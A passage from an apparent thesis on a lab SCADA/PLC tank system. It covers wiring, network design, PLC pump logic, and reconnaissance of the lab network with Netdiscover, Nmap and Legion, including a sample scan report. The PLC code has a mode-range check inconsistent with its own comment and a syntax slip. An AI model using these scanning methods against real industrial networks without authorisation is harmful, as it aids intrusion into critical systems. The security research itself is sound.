


Figure 4.7: Level transmitter loop diagram

4.3.4 Level Switch Loop Diagram

The level switch loop diagram is detailed in figure 4.8. The level switches used for this project are float type mounted throught the side wall of the tank. Originally ball floatswitches were used, but due to the large pivot point of the switches and the small size of the tank, high and low level switchins was unreliable. These switches were changed for small hinged switches that have a small float range. As can be seen from the loop diagram, the level switches have a common 24VDC and then return back to the PLC input card. As these switches have moulded cables, they are connected to the control panel wiring via a junction box.




Figure 4.8: Level switch loop diagram

4.4 Network Design

4.4.1 Overview

This section outlines the network design utilised for this project. The aim of this project was to mimic, as much as possible, a real world control system. As such the network design comprises of a domain controller which manages users, permissions and the machines, a SCADA server which includes the SCADA database and a SCADA client which would be the operators interface to the system. An engineering machine is also provided, this is the mechanism to connect to, and configure the site PLC. All components are connected via managed ethernet switches and CAT 6 cabling similar to a real world configuration. Figure 4.9 details the network design for this system.




Figure 4.9: Network design drawing

4.5 System Components

4.5.1 Equipment List

ID	Quantity	Make/Model	Description
01	2	Meco 478526	Level transmitter
02	4		Float level switch
03	2	Aqua Pump 35W	Submersible pond pump
04	1	Schneider CPS2010	PLC Power Supply
05	1	Schneider P341000	PLC Processor
06	1	Schneider DDI1602	PLC Digital Input Module
07	1	Schneider DDO1602	PLC Digital Output Module
08	1	Schneider AMI0410	PLC Analogue Input Module
09	1	Schneider AMO0210	PLC Analogue Output Module
10	1	Schneider NOC0401	PLC Communications Module
11	1	Etherwan EX78802	Managed Ethernet Switch
12	1	Weidmuller PROeco	240W 48VDC Power Supply
13	1	Weidmuller PROeco	240W 24VDC Power Supply
14	2	Siemens G/150914	Motor Contactor
15	2	Finder EMR	24VDC Control Relay
16	1	Schneider C60N	16A Circuit Breaker
17	6	NHP Din-T	6A Circuit Breaker
18	1	BnR	600 x 600 Enclosure
19	As Req	Misc	Terminals and wires as required

Table 4.6: System equipment list

4.5.2 Actual System

PLC Code Examples

The following images offer an example of the PLC code that was utilised for the project. Figure 4.10 shows the structured text PLC code used to create a "Pump" function block. Figure 4.11 then shows how this block has been implemented to control one of the tank pumps. As can be seen from figure 4.11, the pump is controlled by state logic as detailed in section 4.2.2. This is just a small example of the PLC code that has been used, the complete PLC code can be viewed in Appendix ???

Pump Function Block Code

```
(* Check the mode value coming from SCADA. If it is outside the
   permitted range, set the mode to OOS.
   Mode Values:
   1 = Auto,
   2 = Manual,
   3 = Out of Service,
   4 = Maintenance
*)

if ModeControl >= 1 and ModeControl <= 10 then
        Mode.Value := ModeControl;
        Mode.Auto := false;
        Mode.Manual := false;
        Mode.OOS := false;
        Mode.Maintenance := false;
else
        Mode.Value := 3;
end_if;

case Mode.Value of
        1: Mode.Auto := true;
        2: Mode.Manual := true;
        3: Mode.OOS := true;
        4: Mode.Maintenance := true;
end_case;

(* Pump Fail Logic *)
TON_3 (IN := PumpRunRequest and not AlarmMask and not Running,
       PT := StartDelay,
       Q => PumpFailed
       );

(* Auto Mode*)
if Mode.Auto then
        PumpRunRequest := Start and not PumpFailed;
        PumpStopRequest := Stop or PumpFailed;
end_if;

(* Manual Mode*)
if Mode.Manual then
        PumpRunRequest := (SCADA Start or PumpRunRequest) and not PumpStopRequest;
        PumpStopRequest := SCADA Stop or PumpFailed;
end_if;

(* Out of Service Mode*)
if Mode.OOS or Mode.Maintenance then
        PumpRunRequest := False;
        PumpStopRequest := True;
end_if;
```

Figure 4.10: Pump function block written in structured text

Pump Function Block Usage




Figure 4.11: Example of pump function block used to control tank pump

Images of the Built System

The images below detail the actual system that has been built based on the above design.

Figure 4.12: Storage tanks with connected piping

Figure 4.13: Level switch connections




Figure 4.14: Completed electrical control cabinet

Figure 4.15: Control room testing area

4.6 Chapter Summary

This chapter covered all of the design aspects of this project including the software design, electrical design and the network design. A large portion of this project has been the design and development of a real world application, this is to ensure the system reflects as closely as possible, a system that is found within actual industrial applications. This adds value to the output of this project, by attacking a real system, the results that come from this project can provide an insight to the vulnerabilities that exist in these systems.

Chapter 5

Results and Analysis

5.1 Chapter Overview

This chapter will provide an overview of the testing that has been carried out on the system. The tools utilised for each test will be discussed, followed by the commands used for each test, followed by the results obtained for each test. Where results are similar for each device, a generalised screen capture will be provided as an overview of the test output with the final results summarised in a table at the end of each section.

5.2 Network Scanning

Netdiscover

Netdiscover has been utilised to discover the devices connected to the network. Figure 5.1 shows the terminal command utilised to discover all the network devices. The results of this scan can be seen in figure 5.2. The Netdiscover command has successfully discovered all of the connected devices and provided information about the IP address of each device, the MAC address and the vendor for each particular device. Although this provides some valuable information, Netdiscover does not provide any details on the services running on each machine, which ports are open or what operating systems are being utilised. The benefit of Netdiscover however is that it can very quickly scan large sub nets and discover devices, this then allows more targeted scans on smaller sub net ranges. In this example,

Netdiscover was ran on the 192.168.0.0/16 subnet range, this is an extremely large range however it returned the correct devices in around 20 seconds.




Figure 5.1: Netdiscover command




Figure 5.2: Results from the Netdiscover command

Nmap

To discover more information about the devices connected to the network, Nmap is one of the tools that has been utilised. Figure 5.3 details the terminal command used to discover and scan all of the network devices. The typical results of this scan can be seen in figure 5.4, a similar output is produced for all devices, a table summarising the scan results can be viewed in section 5.2. Like Netdiscover, the Nmap command has successfully discovered all of the connected devices and provided information about the IP address of each device, the MAC address and the vendor for each particular device. Nmap however, has provided significantly more data for each device, including open ports, services running on each port as well as operating system information.




Figure 5.3: Nmap command to discover devices, this command uses -p- to scan all ports, -sS to perform a TCP SYN Scan and the -O is used to detect the operating system of each device.

```
Nmap scan report for 192.168.25.1
Host is up (0.0026s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1900/tcp  open  upnp
20005/tcp open  btx
33344/tcp open  unknown
44906/tcp open  unknown
MAC Address: 30:B5:C2:4F:82:E0 (Tp-link Technologies)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.23 - 2.6.38
```

Figure 5.4: Typical Nmap output showing open ports and detected services

Legion

Another tool that has been used on this project to discover detailed information about the devices connected to the network is Legion. Legion provides similar details to Nmap and actually uses Nmap as part of it's scanning process. Legion utilises a range of Nmap scans in a staged manner to gain information about devices connected to the network. Legion can also be used for vulnerability detection in addition to simple information gathering. Legion doesn't utilise the command line like other applications and provides a GUI for uses, figure 5.5 provides an overview of the Legion user interface. The scan configuration utilised to scan the control system network can be seen in figure 5.6. The typical results output from scanning the network can be seen in figure 5.7, with a summary of all scan results provided in section 5.2. Like Nmap, Legion has provided significantly more data for each device, including open ports, services running on each port as well as operating system information. Legion also provides version information about the running services, this is an important addition as it can provide a malicious agent information about vulnerable versions of software that are running.




Figure 5.5: Legion user interface

